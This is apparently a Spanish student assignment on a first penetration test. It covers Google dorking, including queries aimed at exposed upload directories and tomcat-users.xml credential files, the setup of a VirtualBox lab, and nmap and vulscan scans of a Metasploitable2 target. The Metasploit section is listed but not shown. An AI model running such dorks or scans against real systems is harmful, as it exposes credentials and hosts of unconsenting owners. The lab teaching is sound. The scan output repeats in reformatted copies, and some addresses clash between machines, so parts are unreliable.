

TAREA HE03

La primera intrusión

Autor: Carlos España Del Pozo - CETI

Contenido

Detalles de la tarea de esta unidad	3
Apartado 1: Fase de reconocimiento	3
Respuestas 1	3
Apartado 2: Instalación del Laboratorio	5
Respuestas 2	5
Apartado 3: Fase de escaneo.....	9
Respuestas 3	9
Apartado 4: Fase de explotación con Metasploit.	20
Respuestas 4	20

Detalles de la tarea de esta unidad

Caso práctico

Una vez Luis ha completado el curso en el que ha adquirido los conocimientos necesarios para poder realizar una primera intrusión en un equipo remoto.

Ahora es el turno de poder compartir estos conceptos con sus compañeros de trabajo para que todos puedan tener, al menos, unas nociones básicas de la temática que ha podido aprender Luis en el curso.

Luis piensa que lo mejor para poder afianzar los conceptos es poder trabajar con ellos de manera práctica. Con este fin decide crear un laboratorio de pruebas y resolver en ellas alguna de las actividades.

Apartado 1: Fase de reconocimiento


Utilizando el buscador google y técnicas de google dorking se propone que ayudéis a Luis a realizar las siguientes búsquedas:


- **Buscar todos los archivos pdf del sitio github.com**
- **Buscar cualquier url que contenga la cadena “intranet/login.php”**
- **Buscar un listado de directorios con la carpeta uploads expuesta**
- **Buscar ficheros con usuarios de Tomcat (tomcat-users.xml)**

Respuestas 1

En base a lo aprendido en la unidad, estos serían los diferentes parámetros de búsquedas necesarios:

- **Buscar todos los archivos pdf del sitio github.com**
site:github.com and filetype:pdf





A screenshot of Google search results for the query "deny-010-tomcat-users.xml". The top result is from GitHub, titled "sitegithub.com", showing a repository named "tomcat-users.xml" by "GithUb". Below it is a link to "The Apache Software Foundation" repository "https://svn.apache.org/repos/asf/tomcat/trunk/conf/tomcat-users.xml ...". Further down are links to "LYRABIS WIKI" titled "deny-if-not-tomcat-role.xml" and "Stages Documentation" titled "default server.xml - Stages Documentation". At the bottom, there's a link to "Helmholtz Cloud" titled "container/thredds/tomcat-users.xml : 0.10.1 UFZ SDI / spatiaIO".

Apartado 2: Instalación del Laboratorio

- Para los siguientes ejercicios prácticos Luis va a necesitar montar un laboratorio en el que necesitará una máquina de ataque y una máquina víctima sobre la que realizar las pruebas. Tienes que ayudar a Luis a montar un laboratorio con las siguientes características:
 - Utilizar VirtualBox.
 - Configurar en VirtualBox una "RedNAT" con el direccionamiento de red 10.0.2.0/24. ¡¡IMPORTANTE!! No confundir con la opción de NAT ya que en este último no permites que 2 o más máquinas virtuales se encuentren en la misma red.
 - Tener una máquina de ataque tipo Kali Linux. Podéis descargarla de [este enlace](#).
 - Tener una máquina víctima Metasploitable. Podéis descargarla en el [siguiente enlace](#). ¡¡IMPORTANTE!! La máquina Metasploitable2 no es compatible con VirtualBox. Hay que hacer una conversión previa (una búsqueda en Google sobre "instalar metasploitable 2 en virtualbox" os puede ayudar con el proceso)

Has de detallar los pasos necesarios para instalar la Máquina Virtual Kali, la Máquina Virtual Metasploitable2 y la "RedNAT"

Respuestas 2


A continuación, detallo los pasos realizados para montar el laboratorio:

Laboratorio:


- Sistemas operativos: **Kali Linux** y **Linux**
- Redes: **RedNAT**

Descarga de paquetes necesarios:

Kali Linux




Maquina Metasploitable



Instalación KaliLinux y configuración de Redes


Ejecutar el software de Kali Descargado y ejecutar en nuestro entorno de VirtualBox



Configuración de Red

Dentro de VirtualBox dentro de Archivo -> Herramientas -> Administrador de red

Entramos en la pestaña de Redes NAT y creamos una nueva, asignando el nombre y la dirección de red indicada.




Aplicamos y con esto ya tendríamos la **red NAT** con nombre **“CETI”**

Una vez configurada, nos vamos a nuestra máquina **Kali Linux** para añadirla a esta nueva red:


Seleccionamos nuestra VM Kali y pinchamos en **Configuración**.

Dentro de la **configuración** en la parte de la derecha seleccionamos **Red**.


Ahora seleccionamos Conectar a: **Red NAT** y Nombre **CETI**



Finalmente arrancamos la máquina Kali Linux.



Y revisamos su direccionamiento IP:



Instalación VM Metasploitable

Como no podemos ejecutar la VM Metasploitable directamente en nuestro entorno de VirtualBox, primero de todo convertiremos el disco a formato compatible con VirtualBox, para ello:

Convertimos el disco en formato VMWARE a VirtualBox (vdi) con la herramienta VBoxManage

NOTA IMPORTANTE: es necesario dar la ruta del ejecutable VBoxManage

```

Windows PowerShell
Mode                LastWriteTime         Length Name
-----
25/01/2026    17:34             8680 Metasploitable.mvram
25/01/2026    17:34          1925694280 Metasploitable.vmdk
25/01/2026    17:34              0 Metasploitable.vmsd
25/01/2026    17:34             2896 Metasploitable.vmx
25/01/2026    17:34              269 Metasploitable.vmsf


PS C:\Users\Carlos\Downloads\metasploitable-Linux-2.0.0\Metasploitable2-Linux> VBoxManage clonehd Metasploitable.vmdk Metasploi
table.vdi --format VDI
VBoxManage: El término 'VBoxManage' no se reconoce como nombre de un cmdlet, función, archivo de script o programa
ejecutable. Compruebe si escribió correctamente el nombre o, si incluyó una ruta de acceso, compruebe que dicha ruta
es correcta e inténtelo de nuevo.
En Línea: 1 Carácter: 1
> VBoxManage clonehd Metasploitable.vmdk Metasploitable.vdi --format VDI
VBoxManage: ObjectNotFound (VBoxManage: String) [], CommandNotFoundExcpetion
VBoxManage: El término 'VBoxManage' no se reconoce como nombre de un cmdlet, función, archivo de script o programa
ejecutable. Compruebe si escribió correctamente el nombre o, si incluyó una ruta de acceso, compruebe que dicha ruta
es correcta e inténtelo de nuevo.
PS C:\Users\Carlos\Downloads\metasploitable-Linux-2.0.0\Metasploitable2-Linux>
PS C:\Users\Carlos\Downloads\metasploitable-Linux-2.0.0\Metasploitable2-Linux>
PS C:\Users\Carlos\Downloads\metasploitable-Linux-2.0.0\Metasploitable2-Linux> & "C:\Program Files\Oracle\VirtualBox\VBoxManage
.exe" clonehd Metasploitable.vmdk Metasploitable.vdi --format VDI
0% ..18% ..28% ..38% ..48% ..58% ..68% ..78% ..88% ..98% ..100%
Clone medium created in format 'VDI'.
PS C:\Users\Carlos\Downloads\metasploitable-Linux-2.0.0\Metasploitable2-Linux>

```

Una vez lo tenemos dentro de Virtual Box creamos una máquina nueva:

Nombre **Metasploitable2**


Disco Existente: **Metasploitable2.vdi**



Finalmente seleccionamos nuestra VM Metasploitable2 y pinchamos en **Configuración**.

Dentro de la **configuración** en la parte de la derecha seleccionamos **Red**.

Ahora seleccionamos Conectar a: **Red NAT** y Nombre **CETI**



Finalmente arrancamos la máquina Metasploitable2.

Y revisamos su direccionamiento IP:

```

Metasploitable2 [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda

Last login: Sun May 20 15:50:42 EDT 2012 from 172.16.123.1 on pts/1
Linux metasploitable 2.6-24-16-server #1 SMP Thu Apr 10 13:50:00 UTC 2008 i686

The programs included with the Ubuntu system are free software:
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:c1:28:24 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global eth0
        inet6 fe80::a00:27ff:fe01:2824/64 scope link
            valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
    
```

Apartado 3: Fase de escaneo

Utilizando el laboratorio de Kali Linux + Metasploitable2 ayudar a Luis a realizar una fase de escaneo con nmap en la que se cubren los 3 tipos de escaneo:

- Escaneo de red
- Escaneo de servicios
- Escaneo de vulnerabilidades (deberéis instalar vulscan para realizar el escaneo)

Respuestas 3

Vamos a realizar los tres tipos de escaneos solicitados desde nuestro laboratorio basado en lo aprendido en la unidad:

- Escaneo de red

Primero realizaremos un escaneo utilizando el protocolo ICMP.

```
sudo nmap -sP 10.0.2.*
```

```

kali-linux-2025.4-virtualbox-amd64 [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda

kali@kali: ~
Session Actions Edit View Help
inet 127.0.0.1/8 scope host lo
    valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
    valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
    link/ether 08:00:27:c1:28:24 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 551sec preferred_lft 551sec
    inet6 fe80::a00:27ff:fe01:2824/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

[kali@kali]~$ sudo nmap -sP 10.0.2.*
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-25 11:41 EST
Nmap scan report for 10.0.2.1
Host is up (0.00043s latency).
MAC Address: 52:55:0A:00:02:01 (Unknown)
Nmap scan report for 10.0.2.2
Host is up (0.00028s latency).
MAC Address: 08:00:27:43:3F:B2 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.4
Host is up (0.00077s latency).
MAC Address: 08:00:27:C1:28:24 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.3
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.10 seconds
    
```

Después realizaremos un escaneo algo más avanzado revisando en la máquina **Metasploitable2** los 100 puertos más utilizados según la BBDD de nmap para ver su estado.


```
sudo nmap 10.0.2.4 --top-ports 100
```



- Escaneo de servicios


Una vez sabemos los puertos abiertos, vamos a localizar el tipo y versión del software que se encuentra expuesto

```
sudo nmap -Pn 10.0.2.4 -sV
```



- Escaneo de vulnerabilidades (deberéis instalar vulscan para realizar el escaneo)
Primero descargamos el repo oficial de github de vulscan en la máquina Kali Linux:


```
sudo git clone https://github.com/scipag/vulscan.git
```



A continuación

Utilizaremos el script de vulscan con las opciones de servicio de antes para que tenga referencia de los puertos y servicios expuestos y se compara con las vulnerabilidades conocidas de la BBDD de la herramienta:

```
sudo nmap 10.0.2.4 -sV --script=vulscan/vulscan.nse
```



```

kali@kali: ~
Session Actions Edit View Help
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-25 12:07 EST
Nmap scan report for 10.0.2.4
Host is up (0.0012s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| vulscan: VulDB - https://vuldb.com:
| No findings
|
| MITRE CVE - https://cve.mitre.org:
| No findings
|
| SecurityFocus - https://www.securityfocus.com/bid/:
| No findings
|
| IBM X-Force - https://exchange.xforce.ibmcloud.com:
| No findings
|
| Exploit-DB - https://www.exploit-db.com:
| No findings
|
| OpenVAS (Nessus) - http://www.openvas.org:
| No findings
|
| SecurityTracker - https://www.securitytracker.com:
| No findings
|
| OSVDB - http://www.osvdb.org:
| No findings
|
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| vulscan: VulDB - https://vuldb.com:
| No findings
|
| MITRE CVE - https://cve.mitre.org:
| No findings
|
| SecurityFocus - https://www.securityfocus.com/bid/:
| No findings
|
| IBM X-Force - https://exchange.xforce.ibmcloud.com:
| No findings
|
| Exploit-DB - https://www.exploit-db.com:
| No findings
|
| OpenVAS (Nessus) - http://www.openvas.org:
| No findings
|
| SecurityTracker - https://www.securitytracker.com:
| No findings
|
| OSVDB - http://www.osvdb.org:
| No findings
|
23/tcp    open  telnet       Linux telnetd
| vulscan: VulDB - https://vuldb.com:
| No findings
|
| MITRE CVE - https://cve.mitre.org:
| No findings

```

```

└─$ sudo nmap 10.0.2.4 -sV --script=vulscan/vulscan.nse
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-25 12:07 EST
Nmap scan report for 10.0.2.4
Host is up (0.0012s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| vulscan: VulDB - https://vuldb.com:
| No findings
|
| MITRE CVE - https://cve.mitre.org:
| No findings
|
| SecurityFocus - https://www.securityfocus.com/bid/:
| No findings
|
| IBM X-Force - https://exchange.xforce.ibmcloud.com:
| No findings
|
| Exploit-DB - https://www.exploit-db.com:

```

No findings

OpenVAS (Nessus) - <http://www.openvas.org>:

No findings

SecurityTracker - <https://www.securitytracker.com>:

No findings

OSVDB - <http://www.osvdb.org>:

No findings

22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)

vulscan: VulDB - <https://vuldb.com>:

No findings

MITRE CVE - <https://cve.mitre.org>:

No findings

SecurityFocus - <https://www.securityfocus.com/bid/>:

No findings

IBM X-Force - <https://exchange.xforce.ibmcloud.com>:

No findings

Exploit-DB - <https://www.exploit-db.com>:

No findings

OpenVAS (Nessus) - <http://www.openvas.org>:

No findings

SecurityTracker - <https://www.securitytracker.com>:

No findings

OSVDB - <http://www.osvdb.org>:

No findings

23/tcp open telnet Linux telnetd

vulscan: VulDB - <https://vuldb.com>:

No findings

MITRE CVE - <https://cve.mitre.org>:

No findings

SecurityFocus - <https://www.securityfocus.com/bid/>:

No findings

IBM X-Force - <https://exchange.xforce.ibmcloud.com>:

No findings

Exploit-DB - <https://www.exploit-db.com>:

No findings

OpenVAS (Nessus) - <http://www.openvas.org>:

No findings

SecurityTracker - <https://www.securitytracker.com>:

No findings

OSVDB - <http://www.osvdb.org>:

```
| No findings
|_
25/tcp open smtp      Postfix smtpd
| vulscan: VulDB - https://vuldb.com:
| No findings
|
| MITRE CVE - https://cve.mitre.org:
| No findings
|
| SecurityFocus - https://www.securityfocus.com/bid/:
| No findings
|
| IBM X-Force - https://exchange.xforce.ibmcloud.com:
| No findings
|
| Exploit-DB - https://www.exploit-db.com:
| No findings
|
| OpenVAS (Nessus) - http://www.openvas.org:
| No findings
|
| SecurityTracker - https://www.securitytracker.com:
| No findings
|
| OSVDB - http://www.osvdb.org:
| No findings
|_
53/tcp open domain      ISC BIND 9.4.2
| vulscan: VulDB - https://vuldb.com:
| No findings
|
| MITRE CVE - https://cve.mitre.org:
| No findings
|
| SecurityFocus - https://www.securityfocus.com/bid/:
| No findings
|
| IBM X-Force - https://exchange.xforce.ibmcloud.com:
| No findings
|
| Exploit-DB - https://www.exploit-db.com:
| No findings
|
| OpenVAS (Nessus) - http://www.openvas.org:
| No findings
|
| SecurityTracker - https://www.securitytracker.com:
| No findings
|
| OSVDB - http://www.osvdb.org:
| No findings
|_
80/tcp open http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
| vulscan: VulDB - https://vuldb.com:
| No findings
|
| MITRE CVE - https://cve.mitre.org:
| No findings
```

```

SecurityFocus - https://www.securityfocus.com/bid/:
No findings

IBM X-Force - https://exchange.xforce.ibmcloud.com:
No findings

Exploit-DB - https://www.exploit-db.com:
No findings

OpenVAS (Nessus) - http://www.openvas.org:
No findings

SecurityTracker - https://www.securitytracker.com:
No findings

OSVDB - http://www.osvdb.org:
No findings

_
http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp open rpcbind 2 (RPC #100000)
rpcinfo:
  program version  port/proto  service
  100000 2          111/tcp    rpcbind
  100000 2          111/udp    rpcbind
  100003 2,3,4      2049/tcp   nfs
  100003 2,3,4      2049/udp   nfs
  100005 1,2,3      44902/tcp  mountd
  100005 1,2,3      57114/udp  mountd
  100021 1,3,4      52761/tcp  nlockmgr
  100021 1,3,4      57273/udp  nlockmgr
  100024 1          33849/tcp  status
  100024 1          39697/udp  status
_
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
vulscan: VulDB - https://vuldb.com:
No findings

MITRE CVE - https://cve.mitre.org:
No findings

SecurityFocus - https://www.securityfocus.com/bid/:
No findings

IBM X-Force - https://exchange.xforce.ibmcloud.com:
No findings

Exploit-DB - https://www.exploit-db.com:
No findings

OpenVAS (Nessus) - http://www.openvas.org:
No findings

SecurityTracker - https://www.securitytracker.com:
No findings

OSVDB - http://www.osvdb.org:
No findings

_
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
vulscan: VulDB - https://vuldb.com:

```


No findings

MITRE CVE - <https://cve.mitre.org>:

No findings

SecurityFocus - <https://www.securityfocus.com/bid/>:

No findings

IBM X-Force - <https://exchange.xforce.ibmcloud.com>:

No findings

Exploit-DB - <https://www.exploit-db.com>:

No findings

OpenVAS (Nessus) - <http://www.openvas.org>:

No findings

SecurityTracker - <https://www.securitytracker.com>:

No findings

OSVDB - <http://www.osvdb.org>:

No findings

512/tcp open exec netkit-rsh rexecd

vulscan: VulDB - <https://vuldb.com>:

No findings

MITRE CVE - <https://cve.mitre.org>:

No findings

SecurityFocus - <https://www.securityfocus.com/bid/>:

No findings

IBM X-Force - <https://exchange.xforce.ibmcloud.com>:

No findings

Exploit-DB - <https://www.exploit-db.com>:

No findings

OpenVAS (Nessus) - <http://www.openvas.org>:

No findings

SecurityTracker - <https://www.securitytracker.com>:

No findings

OSVDB - <http://www.osvdb.org>:

No findings

513/tcp open login?

514/tcp open shell Netkit rshd

vulscan: VulDB - <https://vuldb.com>:

No findings

MITRE CVE - <https://cve.mitre.org>:

No findings

SecurityFocus - <https://www.securityfocus.com/bid/>:

No findings

IBM X-Force - <https://exchange.xforce.ibmcloud.com>:
No findings

Exploit-DB - <https://www.exploit-db.com>:
No findings

OpenVAS (Nessus) - <http://www.openvas.org>:
No findings

SecurityTracker - <https://www.securitytracker.com>:
No findings

OSVDB - <http://www.osvdb.org>:
No findings

1099/tcp open java-rmi GNU Classpath grmiregistry
vulscan: VulDB - <https://vuldb.com>:
No findings

MITRE CVE - <https://cve.mitre.org>:
No findings

SecurityFocus - <https://www.securityfocus.com/bid/>:
No findings

IBM X-Force - <https://exchange.xforce.ibmcloud.com>:
No findings

Exploit-DB - <https://www.exploit-db.com>:
No findings

OpenVAS (Nessus) - <http://www.openvas.org>:
No findings

SecurityTracker - <https://www.securitytracker.com>:
No findings

OSVDB - <http://www.osvdb.org>:
No findings

1524/tcp open bindshell Metasploitable root shell
vulscan: VulDB - <https://vuldb.com>:
No findings

MITRE CVE - <https://cve.mitre.org>:
No findings

SecurityFocus - <https://www.securityfocus.com/bid/>:
No findings

IBM X-Force - <https://exchange.xforce.ibmcloud.com>:
No findings

Exploit-DB - <https://www.exploit-db.com>:
No findings

OpenVAS (Nessus) - <http://www.openvas.org>:
No findings

SecurityTracker - <https://www.securitytracker.com:>

No findings

OSVDB - <http://www.osvdb.org:>

No findings

2049/tcp open nfs 2-4 (RPC #100003)

2121/tcp open ftp ProFTPD 1.3.1

vulscan: VulDB - <https://vuldb.com:>

No findings

MITRE CVE - <https://cve.mitre.org:>

No findings

SecurityFocus - <https://www.securityfocus.com/bid/:>

No findings

IBM X-Force - <https://exchange.xforce.ibmcloud.com:>

No findings

Exploit-DB - <https://www.exploit-db.com:>

No findings

OpenVAS (Nessus) - <http://www.openvas.org:>

No findings

